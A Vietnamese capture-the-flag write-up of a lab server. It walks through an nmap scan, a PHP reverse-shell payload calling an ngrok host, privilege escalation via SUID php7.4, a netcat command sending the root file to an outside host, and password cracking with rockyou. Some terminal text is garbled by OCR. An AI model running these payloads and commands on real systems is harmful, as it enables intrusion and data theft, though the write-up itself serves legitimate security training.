

Footprint


- ```

Nmap scan report for 49.236.211.69
Host is up, received reset ttl 128 (0.0051s latency).
Scanned at 2022-07-20 18:58:33 +07 for 24s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 128 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 f8:0d:39:d5:a7:c9:ef:3b:00:40:8b:fe:bb:ca:c4:08 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQI=Qm6xL3YA3YNMsiMDqmtLbDbBumjD14xPlkLZURExa00CCLrm8IsdmLYveNC99tFmpn60kZwFexv+haaMCM0FHwBA0Guss8L7hfyN0LNUl+Qkvu9mI/C
/X1lu7YxkdZUmiI+FP3QXN89UnaRMfZQPcCo8CzKF9GOf+fGmYL65zUgkrkosi/xzyHfhy21Ep46yJ3fF8AYudxHcgDxoFdu9huf+P6KVCW0z09ynKzuof2rtSj+GS6VE7L6XH8hr+j4nN2kFrEGcXdxvZrs
V/XJlQ1kbJcm6/PeguZnh+ay0SreXUVVyxq8e18hXtLgKZWE6D1Mfb121BeGeUQA0TTnSmhAyX4by9kb94eQG97+LZNkhDg1TvcGyUGUJ5SIsCmLUbUKE7mtEAQOLJzGf+aXtE98l1PFhSIkan/L16X
a243CXLWBvMwPwK33QdneR3537EZZzrThunB/g9t1TqVnLMG/5hMdb03KQj1wnjdVakzWzKwsjXP8=
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTU1bmlkb2pHAYNTYAAAIAIbmLzHdAyNTYAAABBBBCe4DfRbC9qakAnGUDGz5bA0vqhT5/gL7HnwKbuNBX19mYhXKwrIdPOA0dCG619mwIDtWfji/ZJEAR8
2Q0G=
|_ 256 27:e2:cf:df:5a:c4:b7:30:ae:05:d4:b6:5c:c6:a4:03 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZD11NTE5AAAAIGP4F7hmV0bt19y1sUrDxsXEu0ag9dezyuATqHu7
vulners:
cpe:/a:openbsd:openssh:8.2p1
CVE-2020-15778 6.8 https://vulners.com/cve/CVE-2020-15778
C94132FD-1FA5-5342-B6EE-0DAF45EEFE3 6.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFE3 *EXPLOIT*
10213DBE-F683-58BB-B6D3-353173626207 6.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*
CVE-2020-12062 5.0 https://vulners.com/cve/CVE-2020-12062
CVE-2021-28041 4.6 https://vulners.com/cve/CVE-2021-28041
CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617
CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
CVE-2016-20012 4.3 https://vulners.com/cve/CVE-2016-20012
CVE-2021-36368 2.6 https://vulners.com/cve/CVE-2021-36368
8000/tcp open http syn-ack ttl 128 Apache httpd 2.4.52 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Laravel
vulners:
cpe:/a:apache:http_server:2.4.52
CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
CVE-2022-23943 7.5 https://vulners.com/cve/CVE-2022-23943
CVE-2022-22720 7.5 https://vulners.com/cve/CVE-2022-22720
CVE-2022-22721 6.8 https://vulners.com/cve/CVE-2022-22721
CVE-2022-28615 6.4 https://vulners.com/cve/CVE-2022-28615
CVE-2021-44224 6.4 https://vulners.com/cve/CVE-2021-44224
CVE-2022-30556 5.0 https://vulners.com/cve/CVE-2022-30556
CVE-2022-30522 5.0 https://vulners.com/cve/CVE-2022-30522
CVE-2022-29404 5.0 https://vulners.com/cve/CVE-2022-29404
CVE-2022-28614 5.0 https://vulners.com/cve/CVE-2022-28614
CVE-2022-26377 5.0 https://vulners.com/cve/CVE-2022-26377
CVE-2022-22719 5.0 https://vulners.com/cve/CVE-2022-22719
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
TCP/IP fingerprint:


```

- Vì bình thường không thấy ai đâm vào port 22 làm chi nên mình check luôn port 8000 :v

## Port 8000



- Ta có thông tin về Laravel v8.73.2, nhớ mang máng là white-hat từng lên 1 bài về con hàng này :v, kiểm tra lại là ra ngay: <https://whitehat.vn/threads/phan-tich-va-huong-dan-trien-khai-cve-2021-43617-phan-1.16286/> , <https://whitehat.vn/threads/phan-tich-va-huong-dan-trien-khai-cve-2021-43617-phan-2.16627/>.
- Đề bài khả năng cũng tương tự, mình thử nhảy vào upload xem có gì vui



Nothing Here HAHAAHAHAHAHAH !!!




- “Nothing here” :V, vì non tay nên mình scan bằng dirbuster luôn, tuy nhiên scan vài phút không thấy gì, bản năng mách bảo có gì đó không ổn:

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Pentest Team</title>
5 <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css">
6 </head>
7 <body>
8 <div class="container">
9 <div class="panel panel-primary" id="hideit">
10 <center><div class="panel-heading"><h2>Can you RCE me and retrieve the flag ???</h2></div></center>
11 <div class="panel-body">
12 <form action="http://49.236.211.69:8000/upload" method="POST" enctype="multipart/form-data">
13 <input type="hidden" name="_token" value="fWmP83zPub8bI0Uv3uyXYoCqkSyaNM9eckYg5dB">
14 <div class="col-md-6">
15 <input type="file" name="image" class="form-control">
16 </div>
17 <div class="col-md-6">
18 <button type="submit" class="btn btn-success">Upload</button>
19 </div>
20 </div>
21 </form>
22 </div>
23 </div>
24 </div>
25 <div>
26 <center><div class="panel-heading"><h2 id="showit"></h2></div></center>
27 </div>
28 </div>
29 <script src="http://49.236.211.69:8000/js/disable.js"></script>
30 </body>
31 </html>
32

```

- Hóa ra các anh ẩn nó đi bằng js, tí thì bị lừa :V
- Đến đây thì mọi thứ đã giống như bài hướng dẫn, chỉ việc phang payload vào và lên shell
- Payload: <?php system("ncat -e /bin/sh 0.tcp.ngrok.io 10982"); ?>



```
File Actions Edit View Help
thanh@kali: ~
thanh@kali: ~
thanh@kali: ~/tool/ngrok
thanh@kali: ~/tool/ngrok

-rw-r--r-- 1 www-data www-data 5.4K Jul 20 15:16 1658330174.phar
-rw-r--r-- 1 www-data www-data 5.4K Jul 20 15:33 1658331191.phar
-rw-r--r-- 1 www-data www-data 9 Jul 20 16:06 1658333200.txt
-rw-r--r-- 1 www-data www-data 235K Jul 20 16:10 1658333432.jpg
-rw-r--r-- 1 www-data www-data 28 Jul 20 16:21 1658334075.phar
-rw-r--r-- 1 www-data www-data 5.4K Jul 20 17:01 1658336519.phar
-rw-r--r-- 1 www-data www-data 5.4K Jul 20 17:03 1658336594.phar
-rw-r--r-- 1 www-data www-data 5.4K Jul 20 17:05 1658336740.phar
-rw-r--r-- 1 www-data www-data 56 Jul 20 17:08 1658336908.phar
-rw-r--r-- 1 www-data www-data 5.4K Jul 20 17:12 1658337149.phar
-rw-r--r-- 1 www-data www-data 5.4K Jul 20 17:21 1658337681.phar
-rw-r--r-- 1 www-data www-data 5.4K Jul 20 17:21 1658337695.phar
-rw-r--r-- 1 www-data www-data 4 Jul 20 16:46 a.txt
-rw-rw-rw- 1 www-data www-data 13 Jul 20 15:47 test.sh

cd /tmp
python3 b.py
python3 b.py
python3 b.py
^C sent 55, rcvd 19283

(thanh@kali)~]
$ nc -l -p 1234 > out.file
1 x
(thanh@kali)~]
$ nc -l -p 1234 > out.file
^C
(thanh@kali)~]
$ nc -nvzlp 1234
1 x
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 56562
^C sent 0, rcvd 0
(thanh@kali)~]
$ nc -nvzlp 1234
1 x
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 56566
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

## Explore

- Đến đây thì mình bắt đầu loay hoay, vì chưa chơi món này bao giờ nên đành tham khảo từ ae trên discord thì được biết file flag là root.txt
- Bắt đầu cd ngược dần ra

```
$ ls -la
total 208K
drwxr-xr-x 1 www-data www-data 4.0K Jul 21 00:47 .
drwxr-xr-x 1 root root 4.0K Jul 14 15:43 ..
-rwxr-xr-x 1 www-data www-data 603 Jul 7 09:05 .htaccess
-rwxr-xr-x 1 www-data www-data 4.6K Jul 19 07:59 favicon.php
drwxr-xr-x 1 www-data www-data 156K Jul 21 13:34 images
-rwxr-xr-x 1 www-data www-data 1.7K Jul 7 09:05 index.php
drwxr-xr-x 1 www-data www-data 4.0K Jul 14 03:38 js
-rwxr-xr-x 1 www-data www-data 24 Jul 7 09:05 robots.txt
-rwxr-xr-x 1 www-data www-data 1.2K Jul 7 09:05 web.config
```

- Mình nhớ là có 1 file secret.txt là fake flag, nhưng không rõ tại sao lúc viết writeup tìm lại thì không thấy :v

```

$ ls -lha
total 28K
drwxr-xr-x 1 root root 4.0K Jul 20 12:30 .
drwxr-xr-x 1 root root 4.0K Jul 7 09:15 ..
-rw----- 1 root www-data 714 Jul 20 16:37 .bash_history
drwxr-xr-x 1 root root 4.0K Jul 14 15:43 html
$ |

```

- Thử tìm ngoài /

```

$ /
$ ls -lha
total 68K
drwxr-xr-x 1 root root 4.0K Jul 19 07:21 .
drwxr-xr-x 1 root root 4.0K Jul 19 07:21 ..
-rwxr-xr-x 1 root root 0 Jul 19 07:21 .dockerenv
lrwxrwxrwx 1 root root 7 May 31 15:42 bin -> usr/bin
drwxr-xr-x 2 root root 4.0K Apr 18 10:28 boot
drwxr-xr-x 5 root root 340 Jul 19 07:21 dev
drwxr-xr-x 1 root root 4.0K Jul 19 07:21 etc
drwxr-xr-x 1 root root 4.0K Jul 20 08:27 home
lrwxrwxrwx 1 root root 7 May 31 15:42 lib -> usr/lib
lrwxrwxrwx 1 root root 9 May 31 15:42 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 May 31 15:42 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 May 31 15:42 libx32 -> usr/libx32
drwxr-xr-x 2 root root 4.0K May 31 15:42 media
drwxr-xr-x 2 root root 4.0K May 31 15:42 mnt
drwxr-xr-x 2 root root 4.0K May 31 15:42 opt
dr-xr-xr-x 354 root root 0 Jul 19 07:21 proc
drwx----- 1 root root 4.0K Jul 20 16:33 root
drwxr-xr-x 1 root root 4.0K Jul 7 09:17 run
lrwxrwxrwx 1 root root 8 May 31 15:42 sbin -> usr/sbin
drwxr-xr-x 2 root root 4.0K May 31 15:42 srv
dr-xr-xr-x 13 root root 0 Jul 19 07:21 sys
drwxrwxrwt 1 root root 4.0K Jul 21 14:30 tmp
drwxr-xr-x 1 root root 4.0K May 31 15:42 usr
drwxr-xr-x 1 root root 4.0K Jul 7 09:15 var
$ |

```



- Thấy có folder root không có quyền đọc, từ đây mình đã nghĩ bài này là privilege escalation nhưng không thấy có binary nào chạy được, kể cả sudo :v
- Lúc này mình cần tìm một chỗ writeable, ngó qua thì thấy có /tmp

```
drwxr-xr-x 1 root root 4.0K Jul 19 09:15 var
ls -lha /tmp
total 8.5M
-rw-r--r-- 1 www-data www-data 0 Jul 20 17:36 !
-rw-r--r-- 1 www-data www-data 0 Jul 20 17:26 -p.dump
drwxrwxrwt 1 root root 4.0K Jul 21 14:30 .
drwxr-xr-x 1 root root 4.0K Jul 19 07:21 ..
-rw-r--r-- 1 www-data www-data 0 Jul 20 17:26 .dump
-rwxr-xr-x 1 www-data www-data 40K Jul 20 17:43 LinEnum.sh
-rwsr-sr-x 1 www-data www-data 1.4M Jul 20 18:30 b
-rw-r--r-- 1 www-data www-data 220 Jul 21 11:52 b.py
-rw-r--r-- 1 root www-data 3.8M Jul 21 12:29 error.txt
-rw-r--r-- 1 www-data www-data 6 Jul 20 07:03 hehe.txt
-rw-r--r-- 1 www-data www-data 164K Jul 20 09:18 hi.txt
-rw-r--r-- 1 www-data www-data 5 Jul 20 16:43 huhu.txt
-rw-r--r-- 1 www-data www-data 30K Jul 21 12:19 lastlog.txt
-rw-r--r-- 1 root www-data 2.2M Jul 21 14:06 launc.html
-rw-r--r-- 1 root www-data 2.7K Jul 21 14:08 launc2.html
-rw-r--r-- 1 root www-data 1.4K Jul 21 14:09 launc3.html
-rw-r--r-- 1 root www-data 3.4K Jul 21 14:10 launc4.html
-rwxr-xr-x 1 www-data www-data 752K Jul 20 08:47 linpeas.sh
-rwxr-xr-x 1 www-data www-data 47K Jul 20 18:39 lse.sh
-rw-r--r-- 1 root www-data 41K Jul 20 19:48 root.txt
-rwxr-xr-x 1 www-data www-data 2.0K Jul 20 17:34 suBf.sh
-rw-r--r-- 1 www-data www-data 98K Jul 20 17:44 top12000.txt
-rwxr-xr-x 1 www-data www-data 101 Jul 20 18:32 update
-rw-r--r-- 1 root www-data 41K Jul 21 14:30 vjp.txt
$ |
```

- Có một mớ hổ lốn trong này là do mình để ra :v, tuy nhiên ban đầu lại có sẵn file “linpeas.sh” không biết của cao nhân nào để lại, kèm với 1 file hehe.txt, cat ra được Hello

```
$ cat /tmp/hehe.txt
Hello
$ |
```

- Sau khi chạy linpeas thì thu được 1 số suid, kiểm tra lại thì cũng có đủ

```
drwxr-xr-x 1 root root 4.0K Jul 14 15:43 html
$ find / -perm -4000 2>/dev/null
/tmp/b
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/php7.4
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
$ |
```

```
$ python3 -c "print('ok')"
ok
$ |
```

- Test thử vài payload để downfile trên GTFObins

```
export URL=https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh
export LFILE=/tmp/lse.sh
python3 -c 'import sys; from os import environ as e
if sys.version_info.major == 3: import urllib.request as r
else: import urllib as r
r.urlretrieve(e["URL"], e["LFILE"])'
```

- Down thành công lse, từ đây thì việc down những thứ khác như linpeas dễ hơn nhiều
- Nhớ lại từ trước có 1 file .bash\_history chỉ có quyền root, lấy python ra đọc thử

```
$ python3 -c 'print(open("/var/www/.bash_history").read())'
Traceback (most recent call last):
 File "<string>", line 1, in <module>
PermissionError: [Errno 13] Permission denied: '/var/www/.bash_history'
$ |
```

- Bị denied, tuy nhiên vẫn còn php7.4

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
whoami
cp /root/root.txt ./ncvnh.jpg
chmod 777 ncvnh.jpg
rm ncvnh.jpg
ls
cd image
cd images
ls
rm minh.jpeg
cat ncvnh
rm ncvnh
ls
rm a.py
cat test.txt
```

- // Store the path of destination file
- Oke luôn, từ file này mình biết được root.txt lưu ở folder root, vì php7.4 có thể đọc với quyền root, có thể đọc luôn từ lúc này, tuy nhiên để cho chắc thì mình thêm payload để list file trong root ra, payload **export LFILE="/root/"; php -r 'if (\$handle = opendir(getenv("LFILE"))) { while (false != (\$entry = readdir(\$handle))) { if (\$entry != "." && \$entry != "..") { echo "\$entry\n"; } } closedir(\$handle);}'**

```
$ export LFILE="/root/"
php -r 'if ($handle = opendir(getenv("LFILE"))) { while (false != ($entry = readdir($handle))) { if ($entry != "." && $entry != "..") { echo "$entry\n"; } } closedir($handle);}'$
.bashrc
.profile
root.txt
.config
.launchpadlib
$
```

- Đọc root.txt



- JFIF, vì đây là file ảnh nên mình cần kéo nó về máy để xử lý, dùng tiếp php để copy nó ra

```

(0000$ export LFILE=/root/root.txt
export RFILE="/tmp/root.txt"
php -r 'copy(getenv("LFILE"), getenv("RFILE"))'; $ $
$ ls -lha /tmp
total 8.5M
-rw-r--r-- 1 www-data www-data 0 Jul 20 17:36 !
-rw-r--r-- 1 www-data www-data 0 Jul 20 17:26 -p.dump
drwxrwxrwt 1 root root 4.0K Jul 21 14:30 .
drwxr-xr-x 1 root root 4.0K Jul 19 07:21 ..
-rw-r--r-- 1 www-data www-data 0 Jul 20 17:26 .dump
-rwxr-xr-x 1 www-data www-data 40K Jul 20 17:43 LinEnum.sh
-rwsr-sr-x 1 www-data www-data 1.4M Jul 20 18:30 b
-rw-r--r-- 1 www-data www-data 220 Jul 21 11:52 b.py
-rw-r--r-- 1 root www-data 3.8M Jul 21 12:29 error.txt
-rw-r--r-- 1 www-data www-data 6 Jul 20 07:03 hehe.txt
-rw-r--r-- 1 www-data www-data 164K Jul 20 09:18 hi.txt
-rw-r--r-- 1 www-data www-data 5 Jul 20 16:43 huhu.txt
-rw-r--r-- 1 www-data www-data 30K Jul 21 12:19 lastlog.txt
-rw-r--r-- 1 root www-data 2.2M Jul 21 14:06 launc.html
-rw-r--r-- 1 root www-data 2.7K Jul 21 14:08 launc2.html
-rw-r--r-- 1 root www-data 1.4K Jul 21 14:09 launc3.html
-rw-r--r-- 1 root www-data 3.4K Jul 21 14:10 launc4.html
-rwxr-xr-x 1 www-data www-data 752K Jul 20 08:47 linpeas.sh
-rwxr-xr-x 1 www-data www-data 47K Jul 20 18:39 lse.sh
-rw-r--r-- 1 root www-data 41K Jul 21 15:03 root.txt
-rwxr-xr-x 1 www-data www-data 2.0K Jul 20 17:34 suBf.sh
-rw-r--r-- 1 www-data www-data 98K Jul 20 17:44 top12000.txt

```

- Bế được file root ra thành công, giờ chỉ cần thông đường netcat đi về

```

1896 export LFILE="/root/root.txt"
1897 php -r 'if ($?) { copy(LFILE, RFILE); }'
1898 nc -w 3 2.tcp.ngrok.io 18617 < /tmp/root.txt
1900 find . -user root
1901 php -r 'system("cat /tmp/root.txt")'
1902
1903

```

(thanh@kali) [~/Desktop/ctf/b2r]
 \$ ls
 data lau3.html lau.html out.file out.jpeg.extracted out.zip res.txt root.jfif stegsolve.jar
 lau2.html lau4.html magick out.jpeg output res1.txt rockyou.txt stegseek\_0.6-1.deb

(thanh@kali) [~/Desktop/ctf/b2r]
 \$ cat /tmp/root.txt
 root.txt

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



## Steganography

- Sau khi mang về thì ài liên steghide

```
(thanh@kali)-[~/Desktop/ctf/b2r]
$ steghide extract -sf out.jpeg
Enter passphrase:
steghide: could not extract any data with that passphrase!

(thanh@kali)-[~/Desktop/ctf/b2r]
$
```

- Không được @@, thử thêm 1 vài pass nữa nhưng kq vẫn vậy, thôi chạy thử bruteforce với stegseek xem sao

```
(thanh@kali)-[~/Desktop/ctf/b2r]
$ stegseek --seed out.jpeg -xf out.res
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found (possible) seed: "520b2a8c"
 Plain size: 463.0 Byte(s) (compressed)
 Encryption Algorithm: rijndael-128
 Encryption Mode: cbc
```

- ```

[thanh@kali] - [~/Desktop/ctf/b2r]
$ stegseek out.jpeg rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[thanh@kali] - [~/Desktop/ctf/b2r]
[i] Found passphrase: "freedom"
[i] Original filename: "data.zip".
[i] Extracting to "out.jpeg.out".

[thanh@kali] - [~/Desktop/ctf/b2r]

```

- ```
(THANH KALI) - [~/Desktop/ctf/b2r]
$ cat out.jpeg.out
PK
b[Tdata/UT H b^ bxbux
 P,ZTG6ldata/readme.mdUT bxbux
data/flag.txtUTS b bxbuxP9[T6U b K L(KN
 ff b d` P | E
 b b b b b b b b b b b b b b b b N f b I \ Z b b b b b b b b b b y x o H w b z ? b b b b b b b b b b
7 b b b b b b b
b b b b b b b u e v a a a a a a a o v d b b b b b b q D b xI# b p+]hn
f e b b ` d b b ` PK
b[T b Adata/UTH bxbux
 P,ZTG6l b b b b ?data/readme.mdUT bxbux
b b b b data/flag.txtUT b bxbux P9[T6U b b b
 PK b b
```

- Thấy PK nên đổi thành zip, check sơ 1 lượt

```
(thanh@kali)-[~/Desktop/ctf/b2r]
$ mv out.jpeg.out out.zip

(thanh@kali)-[~/Desktop/ctf/b2r]
$ unzip out.zip
Archive: out.zip
 creating: data/
 inflating: data/readme.md
 inflating: data/flag.txt

(thanh@kali)-[~/Desktop/ctf/b2r]
$ cat data/readme.md
fighting!!!!!!!!!!!!!!!!!!!!!!

you are nearly to get the flag.

fighting!!!!!!!!!!!!!!!!!!!!!!

(thanh@kali)-[~/Desktop/ctf/b2r]
$ cat data/flag.txt
PK
!YTD6root.txtUT b6bux
9g 93??#=?;?:
ZV?u
?HK0??1??j{hPD6*PK
```

-  
- Cú tưởng đến đây có flag rồi @@, lại file zip, lần này chơi hử pass

```
(thanh@kali)-[~/Desktop/ctf/b2r/data]
$ unzip flag.zip
Archive: flag.zip
[flag.zip] root.txt password:
password incorrect--reenter:
```

-  
- Thôi thì lỡ bước bruteforce tiếp

```

(thanh@kali)-[~/Desktop/ctf/b2r/data]
$ fcrackzip -u -D -p ../rockyou.txt flag.zip

PASSWORD FOUND!!!!: pw = friend

(thanh@kali)-[~/Desktop/ctf/b2r/data]
$ unzip flag.zip
Archive: flag.zip
[flag.zip] root.txt password:
extracting: root.txt

```

- 
- Pw = friend và có được flag

```

(thanh@kali)-[~/Desktop/ctf/b2r/data]
$ cat root.txt
Lab2{_c0ngr4tul4t0n_y0u_4r3_1s_th3_b3st_}

```

- 
- Flag: Lab2{\_c0ngr4tul4t0n\_y0u\_4r3\_1s\_th3\_b3st\_}